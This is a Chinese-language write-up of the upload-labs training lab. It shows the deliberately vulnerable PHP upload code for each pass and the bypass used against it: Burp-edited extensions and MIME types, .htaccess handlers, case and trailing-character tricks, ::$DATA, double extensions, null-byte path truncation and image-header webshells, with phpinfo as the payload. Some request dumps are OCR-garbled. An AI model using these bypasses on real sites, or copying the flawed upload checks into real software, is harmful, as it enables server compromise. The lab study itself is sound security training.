UPLOAD-LABS记录

pass1

源码


```
function checkFile() {
   var file = document.getElementsByName('upload_file')[0].value;
   if (file == null || file == "") {
       alert("请选择要上传的文件!");
       return false;
   }
   //定义允许上传的文件类型
   var allow_ext = ".jpg|.png|.gif";
   //提取上传文件的类型
   var ext_name = file.substring(file.lastIndexOf("."));
   //判断上传文件类型是否允许上传
   if (allow_ext.indexOf(ext_name + "|") == -1) {
       var errMsg = "该文件不允许上传,请上传" + allow_ext + "类型的文件,当前文件类型为:" +
ext_name;
       alert(errMsg);
       return false;
   }
```

不允许上传php,拦截速度很快,判断为前端验证


新建phpinfo文件

```
<?php
    echo phpinfo();
?>
```

修改后缀名为png,上传,bp抓包改后缀为php



上传成功






Thread Safety

enabled


pass2

```
$is_upload = false;
msg = null;
if (isset($_POST['submit'])) {
   if (file_exists($UPLOAD_ADDR)) {
       if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']
['type'] == 'image/png') || ($_FILES['upload_file']['type'] == 'image/gif')) {
           if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR .
'/' . $_FILES['upload_file']['name'])) {
               $img_path = $UPLOAD_ADDR . $_FILES['upload_file']['name'];
               $is_upload = true;
           }
       } else {
           $msg = '文件类型不正确,请重新上传!';
       }
    } else {
       $msg = $UPLOAD_ADDR.'文件夹不存在,请手工创建!';
    }
}
```

查看源码,发现对文件类型进行判断,上传phpinfo,bp抓包,修改Content-Type类型为image/png




上传成功



pass3

```
$is_upload = false;
msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
       $deny_ext = array('.asp','.aspx','.php','.jsp');
       $file_name = trim($_FILES['upload_file']['name']);
       $file_name = deldot($file_name);//删除文件名末尾的点
       $file_ext = strrchr($file_name, '.');
       $file_ext = strtolower($file_ext); //转换为小写
       $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
       $file_ext = trim($file_ext); //收尾去空
       if(!in_array($file_ext, $deny_ext)) {
           if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR.
'/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR .'/'. $_FILES['upload_file']['name'];
                $is_upload = true;
           }
       } else {
           $msg = '不允许上传.asp,.aspx,.php,.jsp后缀文件!';
       }
   } else {
       $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
    }
}
```

发现黑名单(.asp,.aspx,.php,.jsp),使用php3或者phtml绕过



源码

```
$is_upload = false;
msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
       $deny_ext =
array(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".phtml",".pHp",".pH
p5",".pHp4",".pHp3",".pHp2","pHp1",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw
",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp","
.aspx",".asa",".asax",".asax",".ashx",".cer",".aSp",".aSpx",".aSa",".aSax",".aS
cx",".aShx",".aSmx",".cEr",".sWf",".swf");
       $file_name = trim($_FILES['upload_file']['name']);
       $file_name = deldot($file_name);//删除文件名末尾的点
       $file_ext = strrchr($file_name, '.');
       $file_ext = strtolower($file_ext); //转换为小写
       $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
       $file_ext = trim($file_ext); //收尾去空
       if (!in_array($file_ext, $deny_ext)) {
           if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR .
'/' . $_FILES['upload_file']['name'])) {
               $img_path = $UPLOAD_ADDR . $_FILES['upload_file']['name'];
               $is_upload = true;
           }
       } else {
           $msg = '此文件不允许上传!';
       }
   } else {
       $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
}
```

上传.htaccess文件

SetHandler application/x-httpd-php

使所有的上传文件都解析为php

之后上传图片马,不知道为什么我的图片马未能被解析


附,生成图片马方法


copy 1.jpg/a+2.php/b

pass5

```
$is_upload = false;
msg = null;
if (isset($_POST['submit'])) {
   if (file_exists($UPLOAD_ADDR)) {
       $deny ext =
array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".p
Hp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsv",".jsv",".jsp
f",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",
".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".
aSmx", ".cEr", ".sWf", ".swf", ".htaccess");
       $file_name = trim($_FILES['upload_file']['name']);
       $file name = deldot($file name);//删除文件名末尾的点
       $file_ext = strrchr($file_name, '.');
       $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
       $file_ext = trim($file_ext); //首尾去空
       if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR .
'/' . $_FILES['upload_file']['name'])) {
               $img_path = $UPLOAD_ADDR . '/' . $file_name;
               $is_upload = true;
           }
       } else {
           $msq = '此文件不允许上传';
   } else {
       $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
   }
}
```


发现黑名单里添加了.htaccess,但未过滤大小写,可以通过大小写绕过






```
$is_upload = false;
msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
       $deny_ext =
array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".p
Hp4",".pHp3",".pHp2",".Html",".htm",".pHtml",".jsp",".jspa",".jspx",".jsv",".jsv",".jsp
f",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",
".asax", ".ascx", ".ashx", ".asmx", ".cer", ".aSp", ".aSpx", ".aSax", ".aSax", ".aScx", ".aShx", ".
aSmx",".cEr",".sWf",".swf",".htaccess");
       $file_name = $_FILES['upload_file']['name'];
       $file_name = deldot($file_name);//删除文件名末尾的点
       $file_ext = strrchr($file_name, '.');
       $file_ext = strtolower($file_ext); //转换为小写
       $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
       if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR .
'/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . '/' . $file_name;
                $is_upload = true;
           }
       } else {
            $msg = '此文件不允许上传';
       }
```

黑名单添加大小写,但可在文件后缀名加空绕过



上传成功



pass7

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
   if (file_exists($UPLOAD_ADDR)) {
```

```
$denv ext =
array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".p
Hp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jsp
f",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",
".asax", ".ascx", ".ashx", ".asmx", ".cer", ".aSp", ".aSpx", ".aSa", ".aSax", ".aScx", ".aShx", ".
aSmx", ".cEr", ".sWf", ".swf", ".htaccess");
       $file_name = trim($_FILES['upload_file']['name']);
       $file_ext = strrchr($file_name, '.');
       $file_ext = strtolower($file_ext); //转换为小写
       $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
       $file_ext = trim($file_ext); //首尾去空
       if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR .
'/' . $_FILES['upload_file']['name'])) {
               $img_path = $UPLOAD_ADDR . '/' . $file_name;
               $is upload = true;
            }
       } else {
            $msg = '此文件不允许上传';
       }
   } else {
       $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
    }
}
```

代码中添加了首尾去空处理,但未对后缀名进行去'.'处理,可利用windows特性,自动去掉后缀名中最后的'.',加'.'绕过



上传成功

PHP Version 5.4.45


System	Windows NT WIN-ISL2 6.3 build 9200 (Windows Server 2012 R2 Datacenter Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "enable-snapshot-build" "disable-isapi" " enable-debug-pack" "without-mssql" "without-pdo-mssql" "without- pi3web" "with-pdo-ocie-Cyhpp-sdk/oracle\instantclient10\sdk.shared" " with-oci8-C:\php-sdk\oracle\instantclient10\sdk.shared" "with- oci8-11g=C:\php-sdk\oracle\instantclient11\sdk.shared" "enable-object-out- dir=/obj!" "enable-com-dotnet=shared" "with-mcrypt=static" "-disable- static-analyze" "with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpStudy\php\php-5.4.45\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension	API220100525,TS,VC9

pass8

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
       $deny_ext =
array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".p
Hp4",".pHp3",".pHp2",".Html",".htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jsp
f",".jtml",".jSp",".jSpx",".jSpa",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",
".asax", ".ascx", ".ashx", ".asmx", ".cer", ".aSp", ".aSpx", ".aSax", ".aSax", ".aScx", ".aShx", ".
aSmx", ".cEr", ".sWf", ".swf", ".htaccess");
       $file_name = trim($_FILES['upload_file']['name']);
       $file_name = deldot($file_name);//删除文件名末尾的点
       $file_ext = strrchr($file_name, '.');
       $file_ext = strtolower($file_ext); //转换为小写
       $file_ext = trim($file_ext); //首尾去空
       if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR .
'/' . $_FILES['upload_file']['name'])) {
               $img_path = $UPLOAD_ADDR . '/' . $file_name;
               $is_upload = true;
           }
       } else {
```

```
$msq = '此文件不允许上传';
      }
   } else {
      $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
}
```

未对后缀名进行去"::\$DATA"处理,利用windows特性,可在后缀名中加"::\$DATA"绕过





```
$is_upload = false;
msg = null;
if (isset($_POST['submit'])) {
   if (file_exists($UPLOAD_ADDR)) {
       $deny ext =
array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".p
Hp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsv",".jsv",".jsp
f",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",
".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".
aSmx", ".cEr", ".sWf", ".swf", ".htaccess");
       $file_name = trim($_FILES['upload_file']['name']);
       $file name = deldot($file name);//删除文件名末尾的点
       $file_ext = strrchr($file_name, '.');
       $file_ext = strtolower($file_ext); //转换为小写
       $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
       $file_ext = trim($file_ext); //首尾去空
       if (!in_array($file_ext, $deny_ext)) {
           if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR .
'/' . $_FILES['upload_file']['name'])) {
               $img_path = $UPLOAD_ADDR . '/' . $file_name;
               $is_upload = true;
           }
       } else {
           $msg = '此文件不允许上传';
       }
   } else {
       $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
   }
}
```

路径拼接的是处理后的文件名,所以可以使用.php. .绕过,处理后的文件后缀即为.php.

```
Request

Raw Params Headers Hex

OST /upload-labs/Pass-08/index.php?action=how_code HTTP/1.1

ost: 1/21.6.4.2.117


ser-Agent: Mosilla/5.0 (Xll; Linux x8s_64; rv:64.0) Gecko/20100101 Firefox/64.0

ceopt: Language: en-U8, en;qe-0.5

ceopt:-Language: en;qe-0.5

ceopt:-Language: en-U8, en;qe-0.5


ce
```



源码

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext =
array("php", "php5", "php4", "php3", "php2", "html", "htm", "phtml", "jsp", "jspa", "jspx", "jsw",
"jsv", "jspf", "jtml", "asp", "aspx", "asax", "asax", "ascx", "ashx", "asmx", "cer", "swf", "htacces
s");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext,"", $file_name);
        if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' .
$file_name)) {
            $img_path = $UPLOAD_ADDR . '/' .$file_name;
            $is_upload = true;
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
    }
```

依然是黑名单,凡是出现在黑名单中的后缀名全部被替换为空,利用双写绕过



上传成功



pass 11

```
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']
['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
}
```

```
$img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;


if(move_uploaded_file($temp_file,$img_path)){
    $is_upload = true;
}
else{
    $msg = '上传失败!';
}
else{
    $msg = "只允许上传.jpg|.png|.gif类型文件!";
}
}
```

白名单机制,但是保存路径未进行处理直接拼接,可以使用00截断绕过(GET方式)使用00截断的条件

```
php版本小于5.3.4 详情关注CVE-2006-7243
php.ini的magic_quotes_gpc为OFF状态
```



上传成功



G 0

源码

```
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
   $file_ext = substr($_FILES['upload_file']['name'], strrpos($_FILES['upload_file']
['name'],".")+1);
   if(in_array($file_ext,$ext_arr)){
       $temp_file = $_FILES['upload_file']['tmp_name'];
       $img_path = $_POST['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;
       if(move_uploaded_file($temp_file,$img_path)){
           $is_upload = true;
       }
       else{
            $msg = "上传失败";
   }
   else{
       $msg = "只允许上传.jpg|.png|.gif类型文件!";
   }
}
```

save_path参数是通过POST传递,同样00截断(POST方式)



修改hex,将此处改为00

```
Response
Request
 Raw
      Params
               Headers
                        Hex
                                                                                           Raw Headers Hex HTML Ren
                                                                                         HTTP/1.1 200 OK
                                   39 38 33 31 31 39 37 38 -137348398311978
                                                                                         Date: Thu, 07 Mar 2019 09:11:11 GD
26
      2d 31 33 37 33 34 38 33
27
      30 38 32 30 37 33 34 33
                                   32 34 34 31 37 0d 0a 43 0820734324417C
                                                                                         Server: Apache/2.4.23 (Win32) Oper
                                                                                         X-Powered-By: PHP/5.2.17
28
      6f
         6e 74 65 6e 74 2d 44
                                   69 73 70 6f
                                               73 69 74 69 ontent-Dispositi
                                                                                         Set-Cookie: pass=12
      6f 6e 3a 20 66 6f 72 6d
29
                                   2d 64 61 74 61 3b 20 6e on: form-data: n
                                                                                         Content-Length: 4371
                                   65 5f 70 61 74 68 22 0d ame="save_path"
2a
      61 6d 65 3d 22 73 61 76
                                                                                         Connection: close
      0a 0d 0a 2e 2e 2f 75 70
                                   6c 6f 61 64 2f 69 6e 66 ../upload/inf
2b
                                                                                         Content-Type: text/html;charset=u1
            70 68 70 00 0d
2c
      6f
         2e
                             0a
                                   2d
                                      2d
                                         2d 2d 2d 2d 2d o.php -
      2d 2d 2d 2d 2d 2d 2d
                                   2d 2d 2d 2d 2d 2d 2d --
2d
                                                                                         <html>
2e
      2d 2d 2d 2d 2d 31 33 37
                                   33
                                      34 38 33 39 38 33 31 ----13734839831
                                                                                         <head>
                                                                                                 <meta http-equiv="Content-
<link rel="icon" type="image"
2f
      31 39 37 38 30 38 32 30
                                   37 33 34 33 32 34 34 31 1978082073432441
                                   6e 74 2d 44 69 73 70 6f 7Content-Dispo
30
      37 Od Oa 43 6f 6e 74 65
31
      73 69 74 69 6f 6e 3a 20
                                   66 6f 72 6d 2d 64 61 74 sition: form-dat
                                                                                                 <title>upload-labs</title>
32
      61 3b 20 6e 61 6d 65 3d
                                   22 75 70 6c 6f 61 64 5f a; name="upload_
                                                                                         </head>
      66 69 6c 65 22 3b 20 66
                                   69 6c 65 6e 61 6d 65 3d file"; filename=
33
                                                                                         k rel="stylesheet" type="text;
                                                                                         k rel="stylesheet" type="text,"
      22 70 68 70 69 6e 66 6f
                                   2e 70 6e 67 22 0d 0a 43 "phpinfo.png"C
34
35
      6f 6e 74 65 6e 74 2d 54
                                   79 70 65 3a 20 69 6d 61 ontent-Type: ima
                                                                                         <script>
                                                                                         function show_code() {
36
      67 65 2f 70 6e 67 0d 0a
                                   0d
                                      0a
                                         3c 3f
                                                70 68 70 0a ge/png<?php
                                                                                                 var url = window.location
37
      20 20 20 20 65 63 68 6f
                                   20 70 68 70 69 6e 66 6f
                                                               echo phpinfo
                                                                                                 if(url.indexOf("?") != -1)
38
      28 29
            3b 0a 3f
                       3e 0a
                             0d
                                   0a
                                      2d 2d 2d 2d 2d 2d 2d ();?>-
                                                                                                        url = url.split(":
      2d 2d 2d 2d 2d 2d 2d
39
                                   2d 2d 2d 2d 2d 2d 2d ---
                                                                                                 1
                                   37 33 34 38 33 39 38 33 -----1373483983
3a
      2d 2d 2d 2d 2d 2d 31 33
3b
      31 31 39 37 38 30 38 32
                                   30 37 33 34 33 32 34 34 1197808207343244
                                                                                                 var e = document.getElemen
3с
      31 37 0d 0a 43 6f 6e 74
                                   65 6e 74 2d 44 69 73 70 17Content-Disp
                                                                                                 if(e == null){
      6f 73 69 74 69 6f 6e 3a
                                   20 66 6f 72 6d 2d 64 61 osition: form-da
                                                                                                        window.location.hi
3d
                                                                                                 }else{
      74 61 3b 20 6e 61 6d 65
                                   3d 22 73 75 62 6d 69 74 ta; name="submit
3e
                                                                                                         window.location.hr
                                   e4 bc a0 0d 0a 2d 2d 2d "ä¸ä¼---
      22 Od Oa Od Oa e4 b8 8a
3f
                                                                                                 3
```

上传成功



```
function getReailFileType($filename){
    $file = fopen($filename, "rb");
    $bin = fread($file, 2); //只读2字节
    fclose($file);
    $strInfo = @unpack("C2chars", $bin);
    $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
    $fileType = '';
    switch($typeCode){
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
        default:
            $fileType = 'unknown';
        return $fileType;
}
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_type = getReailFileType($temp_file);
    if($file_type == 'unknown'){
```

```
$msg = "文件未知,上传失败!";
}else{
    $img_path = $UPLOAD_ADDR."/".rand(10, 99).date("YmdHis").".".$file_type;
    if(move_uploaded_file($temp_file,$img_path)){
        $is_upload = true;
    }
    else{
        $msg = "上传失败";
    }
}
```

只读取前两个字节进行判断文件类型,可以直接上传图片马